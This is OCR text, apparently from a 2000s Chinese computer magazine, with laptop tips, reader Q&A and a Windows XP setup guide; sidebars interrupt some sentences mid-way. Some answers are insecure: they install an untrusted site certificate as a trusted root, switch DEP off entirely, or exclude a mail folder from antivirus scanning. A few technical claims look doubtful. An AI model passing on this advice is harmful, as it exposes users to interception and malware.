笔记本整体性能的高低与电池的优劣密不可分，电池的重要性也绝不亚于CPU、主板、硬盘等。对于部分名牌笔记本而言，我们甚至能通过相关软件来检测电池的充电次数。以IBM为例，安装Battery Information软件之后，可以从统计信息中的Cycle Count来得出结果，从中估计出电池的大致老化程度。

04 笔记本电脑系统崩溃不用愁

笔记本电脑都配有系统恢复光盘，在购买笔记本电脑的时候一定要将这张光盘收好。当系统因为病毒或误操作而崩溃时，它能起到很好的恢复作用。一般的台式机系统一旦崩溃，只能直接格式化，重装系统，费时费力。假如笔记本电脑的系统崩溃，只要先将BIOS程序里的引导驱动设置成光盘引导，然后重新启动机器，放入笔记本电脑随机奉送的系统恢复盘，在英文提示界面上选择重新覆盖操作系统就可以了。执行完上述操作，笔记本电脑便会自动运行恢复程序。虽然看不出有任何反应，但硬盘指示灯和光驱指示灯还会亮着，大约15～20分钟之后，笔记本电脑就会恢复到购

技巧:硬件

做键盘挑错高手

实用度：

自己的笔记本按键有问题容易发现，但在购买笔记本（特别是二手笔记本）时，要一个一个地试验包括功能按钮在内的所有按键就显得非常麻烦。这时我们可以依赖一个小小的软件——Keyboard Test，其最新版本为2.2，借助这个工具，你就可以非常容易地检测笔记本按键的状态了。同时该软件也可以检测台式机键盘。

(北京 段二)

电池不好用，放电来解决

实用度：

如果你是一位华硕笔记本的用户，当你觉得笔记本的电池由于不良的充放电习惯而老化的时候，就可以通过"放电"校正软件来修复。

不少笔记本提供了类似的功能来延长电池寿命，它们都是通过将电池完全地充电与放电来达到重新焕发电池活力的目的。在这个过程中，你要随时注意笔记本的英文提示，如"接上AC电源"、"移除AC电源"等，这个过程中最好不要盲目断电，直到程序完成。

(北京 段二)

降显存容量提速

实用度：

目前有不少笔记本电脑采用集成芯片组，其显示卡显存是从内存共享所得。对那些只注重办公的用户来说，这种笔记本无疑是节省成本的方法。虽然集成显卡理论上对办公性能没有影响，但是共享的显存却有可能成为性能下降的杀手。特别是一些内存只有128MB的笔记本，其显存默认设置为32MB，这样一来可供使用的内存便只有96MB，性能大打折扣，这时我们就有必要手动设置降低显存数量，以释放更多的内存，提高性能。

(北京 段二)

机的初始状态。

05 莫让笔记本"偷懒"

新的笔记本都具有处理器自动降频的节电功能，但是使用不慎的话，这个功能或许就会让你的笔记本一直"偷懒"。在Windows操作系统中Intel均提供了调节的程序，在Windows9X和Windows ME中有Intel自己的公版控制软件，安装并且重启后你可以在控制面板的电源选项中设置不同供电环境下的SpeedStep状态。在Windows XP操作系统中，电源管理已经能直接支持SpeedStep功能，当放在"一直开着（Always On）"时则无论采用电池供电还是交流供电CPU运行频率都始终保持在最高，放在"最大电池（Max Battery）"的时候则使用电池的时候会降频到最低，一般厂商出厂的时候都是放在"便携/袖珍式（Protable/Laptop）"上，如果在此时用Windows XP的系统属性看，就会发现CPU频率其实只有降频后的频率，这个档其实就是自动调节的。

06 别让笔记本的宽屏影响你的游戏

因为宽屏笔记本默认会把分辨率较低的图像拉伸到满屏，这样就会产生变形，你可以在显卡的高级属性里面取消屏幕拉伸功能。有时候笔记本的BIOS里面也会有Screen Expention这样的选项，取消它也有同样的效果，但是以上两种方法会让屏幕两侧有黑边。这是因为现在大多数游戏不能支持宽屏的特殊分辨率所致，暂时没有更好的解决方法。

07 自由开关笔记本的液晶屏

如果笔记本电脑本身没有提供类似功能（比如IBM ThinkPad和Sharp有提供使用快捷键直接关闭屏幕功能），你就只能在电源管理中设置静置多长时间后屏幕自动关闭。通常，笔记本屏幕都没有单独的Power按钮，但都设有硬件开关，即Switch。有些机器即使没有外接显示器，也可以切换到仅使用外接显示器的状态，这时笔记本电脑的液晶屏就会自动关掉。当然这种方法其实是利用设计上的Bug，不是每一款机型都行得通，而且可能与一些应用程序和游戏有兼容性的问题。如果不想闭合屏幕又要立即关闭LCD，可以通过运行命令和一些小程序来实现，例如一款名为Softany Monitor Control的软件就可以让你自由开关屏幕。

08 有效减少光驱损耗

笔记本的光驱价格比普通光驱价格高很多，减少光驱损耗的基本原则就是注意保养和尽量少用，注意保养包括平时不要把光驱托盘打开暴露在灰尘中，不要使用偏心较大或者盘片质量较差的光盘，每次抽出光驱托架时不要用力过猛，放置盘片和推回托架时使光驱保持水平，但是尽量少用这一点和实际是冲突的，不用光驱那么要光驱干什么？我们能做的是减少光驱的损耗，例如不要长时间连续读盘（如尽可能少用光驱长时间地直接播放影碟）或刻录和放DVD，每次使用结束后，尽快将光盘取出，还有使用Nero Drive Speed之类的软件减低光驱的运转速度、将光盘制作镜像后使用虚拟光驱等。

09 保养好笔记本上的鼠标

如果是触摸板鼠标，保养很简单，就是定期用拧干的棉布清洁一下即可，只要不划伤表面就没有大问题；如果是指点杆鼠标，需要定期地更换指点杆帽，操作时不要太粗鲁地摇动；如果是轨迹球鼠标（很少见），需要定期拆出轨迹球来清洁表面和内部的光学组件。对于鼠标的按键，操作要轻巧同时避免从角上按键，用力应该在按键的中部。 **（北京 段二）**

CF [MJ03]

技巧：网络

浏览PDF，不用IE自作主张

实用度：■■■■□

在　览网页时，点击其中的PDF文件链接，IE并不显示下载对话框，而是自作聪明地使用内嵌插件（必须已安装有Acrobat或Reader阅读器）在IE内部打开该文件进行　览。这虽然很方便，但在线打开PDF文件的速度非常慢，所以我们更愿意先下载PDF文件，然后再在本机上使用Adobe Reader来阅读。通过下面的方法，可以轻松找回PDF文件下载提示框。

第一步：单击"开始→运行"，输入命令：regedit，回车后即可打开注册表编辑器。找到[HKEY_CLASSES_ROOT\AcroPDF.PDF.1]，双击其右侧的EditFlags项（如果没有则新建一个，类型为REG_BINARY），将其值改为："00 00 00 00"（不含引号）。

第二步：在注册表编辑器中，找到[HKEY_CLASSES_ROOT\AcroExch.Document.7]，将右侧的EditFlags项也改为："00 00 00 00"。最后关闭注册表编辑器就可以了，现在在IE中再点击PDF文件链接，就会弹出熟悉的"文件下载"对话框来，想要直接打开还是保存到硬盘，任你选择。

注意：本技巧适用于安装了Adobe Acrobat（或Reader）v7.0的系统。另外在试技巧前，一定要做好注册表的备份工作。 **（行者）**

IE地址栏巧变计算器

实用度：■■■□□

只要记住一个简单的JavaScript函数，就可以将IE　览器地址栏变成一个计算器。在地址栏中输入："javascript:eval(你的公式)"（不含引号），按回车即可得到结果。下面的例子就是用来计算123、456、789三数之和的：

javascript:eval(123+456+789)

按回车即可得到"1368"这个结果。常用的几个运算符号分别为：加（+）、减（-）、乘（*）、除（/）。支持使用小括号"()"。按Ctrl+L键调出的"打开"对话框，同样支持这一计算功能。

（行者）

CF [MJ04]

软件


1 Nero 破坏 UDF 格式的问题

问:前段时间我刻录了一张 UDF 格式的 DVD，刻完之后没办法读取，请问应该怎么解决呢?（刘新）

答:你应该是安装了 Nero 7.0.1.2 中的 InFoCD，安装此工具后，会破坏原 UDF 格式驱动，你只要卸载 InFoCD 后，就可以解决问题了。

2 MSN 无法收到消息的原因

问:我安装了最新版本的 MSN Messenger 7.5，可是总是出现“您机器上安装的某个程序使您无法接收即时消息”的提示(见图)，请问是什么原因呢?（BiL）



答：如果网络没有问题，应该是你安装的“Google 桌面搜索”引起的故障，建议你升级“Google 桌面搜索”至最新的 2.0 版，或是卸载此软件。

3 备份 MSN Messenger 的表情符号


问:我想备份 MSN Messenger 的表情符号，以便重装时还能使用，请问应该怎么做呢?（MSN）

答:要备份 MSN Messenger 的表情符号很简单，进入 C:\Documents and Settings\用户名\Application Data\Microsoft\MSN Messenger 目录，此目录下有一个或几个用数字命名的文件夹，将它们备份出来即可。当然你也可以使用 MSN Shell 等软件直接进行备份。

4 去除网站安全提示的方法


图 1

问:我有一个经常登录的网站，每次登录，总是弹出“安全警报”的提示窗口(见图 1)，只有点击“是”按钮才能打开网站，请问怎么去除此窗口呢?（陕西 PP）


图 2

答:你可以通过添加安全证书的方法来解决这个问题。在弹出的窗口中点击“查看证书”按钮，点击“证书”窗口“常规”选项卡下的“安装证书”按钮，在打开的“证书导入向导”窗口中点击“下一步”，然后选择“将所有的证书放入下列存储区”，并点击“ 览”按钮，在弹出窗口选择“受信任的根证书颁发机构”(见图 2)，点击“下一步→完成”按钮，完成添加即可。


图 3

另外，对于这类网站通常还会弹出“本页不但包含安全的内容，也包含不安全的内容。是否显示不安全的内容”的提示框，对于这种提示，可以在 IE 中点击“工具→Internet 选项”菜单项，在弹出窗口中点击“安全”标签，然后按照如图 3 所示进行设置即可。

5 解决软件保存速度过慢问题

问:我在用 Office 2003 中的组件保存文件时，从默认的“我的文档”切换到其他文件夹时速度很慢，要等待很长时间才有反应，而且不管是“保存”，还是“另存为”都有这个问题，请问这是什么原因呢?（FP）

答:一般这是由于你的系统设置了网络映射盘所致，而有些映射盘已经失效，因此出现此问题。只要切断与这些失效的网络映射盘的链接就可以了。

6 替换 Maxthon 中的出错页面

问:我平常 览网页用的是 Maxthon，当我打开的网页不存在时，就会用某搜索引擎搜索该网址，而不是提示此页无法显示，请问应该怎么解决这个问题呢?（北京 李斌）



答:这是由于Maxthon 启用了“友好错误页面”所致，可以通过设置解决。点击菜单中的“选项→Maxthon 选项”项，在弹出窗口左侧选择“高级”，然后在右侧选项框最下面找到“显示友好错误页面”，去除其勾选即可(见图)。

CF[SB01]

系统

1 Windows 无法找到红外线设备

问:我的笔记本电脑使用Windows XP，原来我的智能手机和笔记本电脑的红外接口凑近时，Windows XP就会自动找出红外设备，在系统托盘中会出现红外图标并提示找到设备，然后就能通过桌面上自动添加的红外设备快捷方式传送文件了。可是最近无论怎么摆放手机，都无法与笔记本电脑连接了，Windows好像找不到任何红外线设备了，我确定BIOS中的红外线设备的设置是正确的，请问如何解决？(广东 智能仔)



答:如果确定BIOS中的相关选项是正确的，并且排除硬件损坏等原因，就很有可能是Windows系统的设置问题，最有可能的是支持红外线传输功能的系统服务被停止或禁用了。点击“开始→运行”，在运行框中输入“services.msc”点击确定，在弹出的“服务”管理窗口中检查一下“Terminal Services”服务(见图)，如果被禁用则将其“启动类型”改为“自动”，点击“确定”后重启，问题就能解决了。

2 右击桌面空白处发生错误

问:我的系统是Windows XP SP2，不知从何时起，一旦右击桌面空白处，系统就会有几秒钟停滞，然后弹出一个提示框说为了保证安全，已经将Explorer.exe关闭，确定后弹出explorer.exe的错误报告，接着桌面上的东西就全消失了，过了几秒后又自动出现了。我是不是中毒了？(上海 MR.苦)

答:不一定是病毒导致的，和刚才的问题一样，也有可能是Windows XP SP2的DEP机制造成的，有时DEP会和Windows自身的程序产生冲突，比如explorer.exe就是最有可能被DEP误关闭的程序之一，有很多读者打电话来询问为什么双击桌面上的“我的电脑”、“我的文档”之后explorer.exe就会重新启动，其实也很有可能是DEP关闭掉的。按照刚才那个例子编辑Boot.ini文件，将/NoExecute后的参数改为AlwaysOff，重新启动后即可。

3 VPC 无法在 PAE 模式运行

问:看了《电脑爱好者》今年介绍VPC(Virtual PC)使用的文章，用惯了VMWare的我不禁想试试微软提供的虚拟机软件使用起来是什么感觉。但在安装完运行时，却显示“Virtual PC在PAE模式下无法运行，请恢复到正常模式”，我的系统是Windows XP SP2。请问什么是PAE模式，另外如何解决无法运行的问题。(匿名读者)

答:PAE模式和Windows XP SP2中添加的DEP(数据执行保护)功能密切相关，对DEP技术感兴趣的读者可以参考本刊2005年第7期的《Windows内置的病毒防护——DEP》。DEP在实现数据执行保护时依赖于PAE(物理内存扩展)技术，而VPC产生PAE故障的原因可能是软件版本问题，首先换一个稳定版本并打上相关的补丁，如果还不能解决，请依照下面的方法操作：

(1)在“数据执行保护”面板中修改

右击“我的电脑”选择“属性”，打开“高级”选项卡在“性能”栏中点击“设置”按钮，然后在弹出的“性能选项”窗口中选择“数据执行保护”选项卡，将默认的“仅为基本Windows程序和服务启用DEP”(见图)改为“为除下列选定程序之外的所有程序和服务启用DEP”，接着点击“添加”按钮将VPC程序加入例外列表中。



(2)修改Boot.ini文件

如果在DEP的设置面板中修改，那只能逐一添加例外的程序，如何让所有程序都逃脱DEP的“魔掌”呢？直接修改Boot.ini文件即可，选择“资源管理器”的“文件夹选项”菜单，在“查看”选项卡中勾选“显示所有文件和文件夹”，取消“隐藏受保护的系统文件”的勾选。在C:根目录下找到Boot.ini，右击选择“属性”，去除其“只读”属性，然后用“记事本”打开，将“/NoExecute”后默认的“OptIn”改为“OptOut”，保存并恢复其“只读”属性。

无论用以上哪种方法，在设置完成后都需要重新启动电脑才能生效。

CF[SB02]

网络

1 Outlook总是自动发送一封无法发送的邮件

问:我在使用Outlook收取邮件时，不小心点击了一个要求回执的邮件，之后，Outlook总是没完没了地自动发送一个信件，然后提示失败，代号是0x8004210b，提示没有授权。并且，过几分钟就会跳出来这样的窗口。请问如何解决？(呆瓜)

答:打开Outlook程序，在主窗口中单击菜单“工具→选项”，在打开的窗口中选择“首选参数”选项卡，单击“电子邮件选项”按钮，在打开的窗口中单击“跟踪选项”按钮，选择窗口下面的“从不发送响应”选项，最后单击“确定”按钮即可。

2 申请UC邮箱别名

问:我在使用UC时，发现UC自身的邮箱不错，于是想将其作为我的主要通讯邮箱，但是UC邮箱名称是我的UC号，不知道有没有什么方法可以给UC邮箱重新起个名？(上海　艾　)

答:UC提供了UC邮箱别名功能，只要为你的UC邮箱申请一个别名即可。打开并登录UC，单击主窗口中的“菜单→UC工具→申请UC邮箱别名”，在打开的窗口中直接输入你想给UC邮箱取的名称，再单击“申请别名”按钮，如果这个别名没有被其他人申请，你便成功获得了一个UC邮箱的别名，接下来再按照向导提示将别名与UC邮箱进行绑定即可。

3 Opera9.0无法导入IE收藏夹

问:我下载并安装了Opera9.0最新版　览器，当试图使用导入功能将IE　览器的收藏夹导入时，虽然表面上导入成功了，但是在Opera中只导入了一个空文件夹。请问，如何才能正确地将IE　览器的收藏夹导入到Opera9.0中？(重庆　小雪)

答:可能是程序自身的原因，虽然Opera9.0的导入选项中显示可以直接导入IE　览器的收藏夹，但是在实际操作时，的确不能成功导入IE　览器的收藏夹。如果想将IE　览器的收藏夹导入到Opera9.0中，我们可以按下面的方法进行操作。

第一步:打开IE　览器，单击菜单“文件→导入和导出”，打开“导入/导出向导”窗口，然后按照向导提示将IE收藏夹导出并保存到硬盘中。

第二步:打开Opera9.0　览器，单击菜单“File→Import and export→Import Netscape/Firefox bookmarks”项，在打开的窗口中选择先前从IE导出的收藏夹文件即可。

4 取消卡巴斯基邮件监控

问:我的卡巴斯基版本是5.0.388版本，最近它总是提示我的邮箱中有病毒并弹出提示窗口，我对邮箱进行了病毒扫描却不见什么病毒，而邮箱最近几乎都不怎么使用。请问，能不能取消卡巴斯对我邮箱的监控？(武汉　DiDi)

答:如果你不想让卡巴斯基监控邮件，可以按下面的方法设置，打开卡巴斯基主窗口，选择“设置”选项卡，再单击“排除设置”项，在打开窗口中单击“添加”按钮，单击打开的窗口中的“对象”右侧的三点按钮，在弹出的窗口中选择邮箱对应的文件夹，最后保存设置即可。

5 OE无法收取、发送Gmail邮件

问:我申请了一个Gmail邮箱，想使用Outlook Express来收发Gmail中的邮件。按照常规的设置方法在Outlook Express中设置了，但却不能成功收发邮件，提示无法连接服务器。请问这是什么原因？(沙利)

答:要想使用Outlook Express(以下简称OE)收发Gmail中的邮件，必须要符合两个条件，一是开启Gmail的POP功能；二是在OE中要按照Gmail的官方要求进行设置。下面我们来看看具体的设置方法。

首先登录Gmail邮箱，单击页面上的“设置”链接，再单击“转发和POP”，选择“针对所有邮件启用POP”项，最后一定要单击“保存更改”按钮保存参数的设置。

打开OE，单击“工具→账户”，在打开的窗口中单击“添加→邮件”，前面的设置与其他邮箱类似，只要按照页面提示操作直到最后“完成”步骤，接下来，再单击“工具→账户”，在打开的“Internet账户”框中选择对应于Gmail的账户，单击“属性”按钮，选择“高级”选项卡，选中“发送邮件(SMTP)”下“此服务器要求安全连接(SSL)”复选框，在“发送邮件(SMTP):”框中输入“465”。再选中“接收邮件(POP3)”下“此服务器要求安全连接(SSL)”复选框，将端口将更改为995。单击“服务器”标签，然后选中“我的服务器要求身份验证”复选框。　最后单击“确定”按钮即可使用OE收发邮件了。

CF[SB03]

硬件

1 计算机自动关闭的原因

问：一台计算机，经常出现自动关机现象，而且自动关机的次数越来越频繁，请问该怎么解决？

答：计算机自动关机主要由以下几点造成：首先，当内存与主板插槽接触松动时有可能引起电脑自动关机，建议你检查内存是否和主板插紧。其次，电源的供电不足也是一个引起电脑自动关机的重要因素，但从你的配置来看，这个问题存在的可能性很小。再次，由于病毒或木马所引起的电脑关机也比比皆是，尤其是冲击波，中了该病毒之后便会导致系统的重启与关机。如果你使用的是Windows 2000或WindowsXP系统，建议你在用杀毒软件杀毒之后及时打上微软提供的SP2(For Windows XP)/SP4(For Windows 2000)补丁，一般问题就可以解决。

2 为何开机就会自动进入BIOS

问：一台计算机每次启动都会自动进入主板BIOS，更换BIOS电池，问题依旧，检测硬盘，没有发现坏道，另外，每次开机都会黑屏30秒左右，请问是什么问题造成的？

答：开机自动进入主板BIOS，应该是主板BIOS的设置出现问题，一些主板的BIOS在设计的时候，为了更人性化一些，加入了一些特殊的功能，比如语音提示，又或者是类似你所描述的：当BIOS的设置不正确的时候，就会自动进入BIOS。如果是这个原因的话，更换电池也是无效的。

你可以根据你的主板说明书来恢复一下BIOS的默认设置，一般进入BIOS选择Load Fail-Safe Defaults或Load Optmized Defaults，保存退出即可。而你提到的，每次开机都会黑屏30秒左右的问题也可能就是BIOS设置不正确引起的，比如BIOS中将软驱设置为3.5英寸盘，如果你的计算机上没有连接软驱，那么就会经过很长的一段检测时间。

3 7.2MB是否为硬盘的着陆区

问：金钻九代80GB硬盘，一直使用正常，用SFDisk检测硬盘，却发现除了已知的主分区和逻辑分区以外，还有一个分区，类型：Pri/Log、文件系统：Free、容量：7.2 MB、状态：未格式化，请问这是“磁头着陆区”吗？

答：该分区应该不是一般意义上的“磁头着陆区”，而只是一个很普通的分区，我们一般所说的“磁头着陆区”是指磁盘上的一个特定的区域，这个区域并不是以分区的形式表现的，并且它也不以任何的形式表现，而是看不见、摸不着的一个磁盘上的特殊区域。那这个分区是怎么来的呢？在你刚刚购买了新的硬盘后，需要给它分区，然后装操作系统，由于FDISK对于大硬盘支持不是很好，所以在分区的时候会留下一个7.2 MB或8MB的分区，如果你直接安装例如Windows 2000或者Windows XP这样的操作系统，那么在安装过程中，创建分区的时候，也会留下一个7.2MB的分区。关于这个分区没有什么特殊的，你大可以不必理会它。如果觉得不舒服完全可以用PQ等分区工具将其合并到其他分区上去。

4 开机后有警报音

问：一台计算机，启动后开机就有警报声，请问这是什么问题造成的？

答：开机警报音是厂商设计的一种智能化的功能，它的声音是有长短之分的。我们以Award BIOS为例：当你听到2个连续短音是常规错误。1个长音接1个短音是显示器或显卡错误。这里我们给你介绍个有关这方面的网站：http://www.anhua.net/bbs/3b0.asp?gb_id=6182这里面介绍了各种主板型号及警报音的辨别。你可以根据你所听到的警报声音的种类在这个网站上查找相关的问题。

5 不同核心的区别

问：我想问一下采用Polermo核心和采用Wincheste核心的AMD Sempron 2600+ CPU有什么不同？

答：首先，最大的不同是Polermo核心是Wincheste核心的升级。也就是说采用Polermo核心的AMD Sempron 2600+的性能更高。

采用Wincheste核心的CPU更早上市，因此它只能支持400MHz的前端总线，这也是与当时的那一代主板相适应的。而随后上市的Polermo核心的AMD Sempron 2600+ CPU则支持更多更新的技术。除了前端总线的支持提升到800MHz以外，90纳米的制造工艺，1.4V的工作电压，使得它的发热量更小，相应工作起来可以更安静。另外，采用Polermo核心的AMD Sempron 2600+ CPU由于使用了更新的制程步进，使得它的成品率得到很大的提高，同时带来的就是同样频率情况下超频更容易，达到高主频更简单。如果与一些“超频专用”主板搭配使用的话，可以获得更高的性价比。

CF[SB04]

给初学者的 XP 使用建议

Windows XP 的 10 门“必修课”

★★

■ Tracy

从来就没有完美的系统，即使是从 Windows 3.1 开始被大家臭骂到 Windows XP 的微软(虽然如此大家还是喜欢用 Windows，这就是传说中的树大招风吧 -_-)，也不能保证最新的 Windows Vista 正式发布时能完美无缺。以主流的 Windows XP 来说吧！很多初学者在新装完的系统前就不知该做些什么设置好，其实 Windows XP 有 10 门“必修课”，看看你的系统是不是合格了！

必修课 1:把好网络安全关

在 Windows 98 时代，我们还无须过多为网络安全操心(其实是系统的网络组件还太幼稚，根本没有被入侵的可能)。那时除装个杀毒软件防范一下当时正火的“冰河”木马外，网络似乎就很安全了，那时的网络防火墙真是挺鸡肋的，即使不安装也不会有什么影响。但到了 Windows 2000/XP 时代，恐怖才真正降临，系统的漏洞导致蠕虫病毒大量传播，现在用补丁没打齐全且没有安装全网络防火墙的 Windows 2000/XP 上网无异于自杀。打开“开始→设置→控制面板”，打开“Windows 防火墙”并选择“启用”，对安全需求较高的用户则可选择“天网”等第三方软件。同时，在“控制面板→安全中心”中启用“自动更新”功能，可以减小系统被入侵的可能性。

必修课 2:设置字体样式

Windows 默认显示效果并不是最好的，至少不适合所有人。右击桌面空白处，选择“属性”，在弹出的“显示属性”窗口中点击“效果”按钮，然后勾选“使用下列方式使屏幕字体的边缘平滑”并选择“清晰”(见图 1)。除此之外，在“显示属性”窗口中点击“高级”，选择“项目”下拉框中的“图标”、“图标间距(垂直)”、“图标间距(水平)”，就能对桌面图标大小及间距进行调整了(据说 CFan 编辑部曾经出现过为了在桌面上放更多的快捷方式而将图标间距调得超小的强人)。




图 1

必修课 3:更改文件系统设置

为防止用户的误操作破坏掉系统重要文件，Windows 的默认设置不显示系统目录中的内容，隐藏已知文件的扩展名，但这些设置给大多数使用者造成了不便。

打开“资源管理器”，选择菜单“工具→文件夹选项”，在“查看”选项卡下方的“高级设置”栏中勾选“显示系统文件夹的内容”，取消“隐藏受保护的操作系统文件”和“隐藏已知文件类型的扩展名”的勾选，勾选“在地址栏中显示完整路径”，如果需要进行权限设置的用户则应取消“使用简单文件共享”的勾选(见图 2)。

必修课 4:调整显示效果




图 2

我的桌面图标怎么这么大啊？我的屏幕为什么会闪？这些问题在使用 Windows默认显示效果的用户中不绝于耳。现在大多数 17 英寸 CRT 显示器比较适合的分辨率为 1024 × 768，而 LCD 显示器由于不采用电子枪扫描的方式，所以其最佳分辨率是取决于其标称的“最佳分辨率”，一般15英寸LCD显示器的最佳分辨率为1024 × 768，而17英寸和19英寸LCD显示器则为1280 × 1024。



图 3

右击桌面空白处，选择“属性”，在弹出的“显示属性”窗口中选择“设置”选项卡，把“屏幕分辨率”设置为最佳分辨率(见图 3)，然后将“颜色质量”设置为 16 位或以上。对于屏幕闪烁的问题，点击“高级”按钮，在新窗口下的“监视器”选项卡中将“屏幕刷新频率”设置为 85 赫兹(有些老显示器设置为 85 赫兹后字体边缘会显得不锐利，出现此情况可以调整为 75 赫兹)，但应注意 LCD 显示器的刷新频率是固定 60 赫兹，无须调整。

1.为什么屏幕分辨率只能达到 800 × 600？

Windows XP 自带大量显卡驱动程序，但并非全部，且其自带的驱动和厂家的驱动相比往往在性能上略逊一筹，如果出现屏幕分辨率无法达到正常标准的情况，请在显卡厂商官方网站或专业驱动网站(如驱动之家http://www.mydrivers.com)下载最新的通过微软 WHQL 认证的驱动程序并安装。

2.为什么屏幕分辨率正常，但却无法运行 3D 游戏？

如果排除 DirectX 版本没有达到游戏要求的可能(如果是这种情况则安装最新的 DirectX 即可)，可能又是显卡驱动程序惹的祸了，某些版本的显卡驱动无法打开或禁用了 DirectX 的 3D 功能，运行 dxdiag.exe 打开“DirectX 诊断工具”，在“显示”选项卡的“DirectX 功能”栏中点击“Direct3D 加速”和“AGP 纹理加速”右侧的“启用”按钮，如果

按钮是灰色不可用状态，则说明目前使用的显卡驱动程序没有提供3D支持，建议升级为新版本。

必修课5:激活你的Windows

装完Windows XP后，会提示输入正版序列号并在线激活，只有激活成功并被确认为使用正版的用户才能享受微软提供的Windows各项附加服务(如在线升级和很多免费的增强工具)。如果你现在使用的序列号是非法的，并已经购买了正版的Windows，无须重装系统就能重新激活。

第一步:点击“开始→运行”，输入regedit.exe打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\Current Version\WPAEvents]，在右侧窗格中右击“OOBETimer”选择“修改”，在弹出框中至少修改一个字节，点击“确定”保存。

第二步:运行“%systemroot%\system32\oobe\msoobe.exe /a”，在弹出的“激活向导”中选择“通过电话激活”并点击下一步，然后点击“修改序列号”后选择更新。

第三步:如果序列号填写错误则会退回到前一个画面，选择“稍后激活”并重启。重复进行第二步直到成功为止，重新激活后点击“确定”即可。

必修课6:找回你的“收藏夹”

无论是IE还是Firefox都提供了“收藏夹”功能来保存使用者喜好的网址，而很多人在重装系统后才非常懊恼地抱怨没有把收藏夹中的网址保存下来。其实大多数 览器都提供了收藏夹的导入导出功能，以IE为例，打开IE选择菜单“文件→导入和导出”，选择“导出收藏夹”将已有的收藏夹备份下来，在重装系统或使用新电脑时只需将备份的收藏夹复制过去并使用“导入收藏夹”功能即可。

必修课7:安装必要的应用程序

在Windows 98上，我们需要安装尽量少的应用程序来保持系统的稳定，而在Windows 2000/XP中，这已经不再是我们需要担心的问题，全新的NT内核使稳定性大大提高。不过在安装程序时还是有一些需要注意的问题，合理地安装程序能够使我们的系统状态保持良好。

1.系统分区不要安装过多的应用程序

除杀毒软件、输入法等和操作系统密切相关的应用程序外，其他应用程序都应尽量避免安装在系统分区(即大多数人的C盘)。很多应用程序在运行时会在其目录下生成大量的临时文件(磁盘碎片的根源啊)，有可能使C盘空间不足而导致虚拟内存过低。

2.避免应用程序间的冲突

很多底层相关，特别是具有监控功能的应用程序，在交叉使用时会引起系统冲突。比如同时打开两个杀毒软件的监控功能大多会让系统蓝屏(即使不蓝屏也会使运行速度奇慢无比)，而同时打开两个网络防火墙则有可能让网页都无法打开。在选择杀毒软件和网络防火墙时应尽量选择同一软件公司出品的套装(国外的Norton、McAfee，国内的瑞星、金山等都有相应的安全套装产品)。

必修课8:设置默认主页和邮件账户

右击桌面上的IE图标选择“属性”，在弹出窗口的“常规”选项卡中将“主页”的地址设置为自己经常访问的网站地址(笔者的默认主页是Google)。同时，如果你有自己的E-mail地址，那在Outlook Express(简称OE，大多数人都喜欢用这个系统自带的邮件客户端)中就应该设置好账户的信息，大多数提供邮件服务的网站都在帮助中介绍了邮件客户端的设置方法(163邮箱提供的设置指南:http://mail.163.com/help/help_client.htm)。

1.为什么主页地址无法修改

很多网页中的恶意程序都会对IE的默认主页进行修改，如果已经不幸“中招”，比较好的方法就是安装所有IE补丁，使用最新杀毒软件进行查杀，同时使用RegFix(下载地址：http://download.pchome.net/system/treak/16412.html)等注册表修复工具进行恢复。

2.为什么点击网页中的邮件地址链接没有反应

如果曾经安装过其他第三方的邮件客户端工具，很可能是其修改了默认邮件客户端的设置，然后在该软件被删除时也没有将默认邮件客户端恢复就有可能导致此问题。解决方法是将默认邮件客户端恢复，以OE为例:运行OE后选择菜单“工具→选项”，在“常规”选项卡的“默认邮件程序”下方点击“设为默认”(见图4)。




图4

必修课9:使用优化工具

微软提供的TweakUI(下载地址：http://www.onlinedown.net/soft/26929.htm)，国内的共享软件“超级兔子”、“Windows优化大师”都是不错的系统优化工具。但盲目地优化反而会适得其反，很多用户在使用优化软件的自动优化功能后都会出现各种奇怪的系统故障，这时比较好的方法是使用这些软件自带的恢复功能找回原来的设置。

必修课10:全面备份系统状态

如果你和笔者一样对新软件测试情有独钟，为了系统着想，在安装一些非主流的软件前请及时对系统状态进行备份。Windows XP的“系统还原”就是一个非常理想的工具，担心影响系统速度的朋友可以只打开系统分区的“系统还原”监控，另外经常备份注册表也能保证在系统出现故障时不至于手足无措，本刊2005年第4期的《赤手空拳备份注册表》介绍了自制注册表备份脚本的方法，怕麻烦的朋友可以直接使用ERUNT(下载地址：http://www.onlinedown.net/soft/37255.htm)等现成软件。CF [ZS01]

碰撞：蓝光VS.HD DVD

蓝光向左 HD DVD向右 你走哪边？


■广东　林海

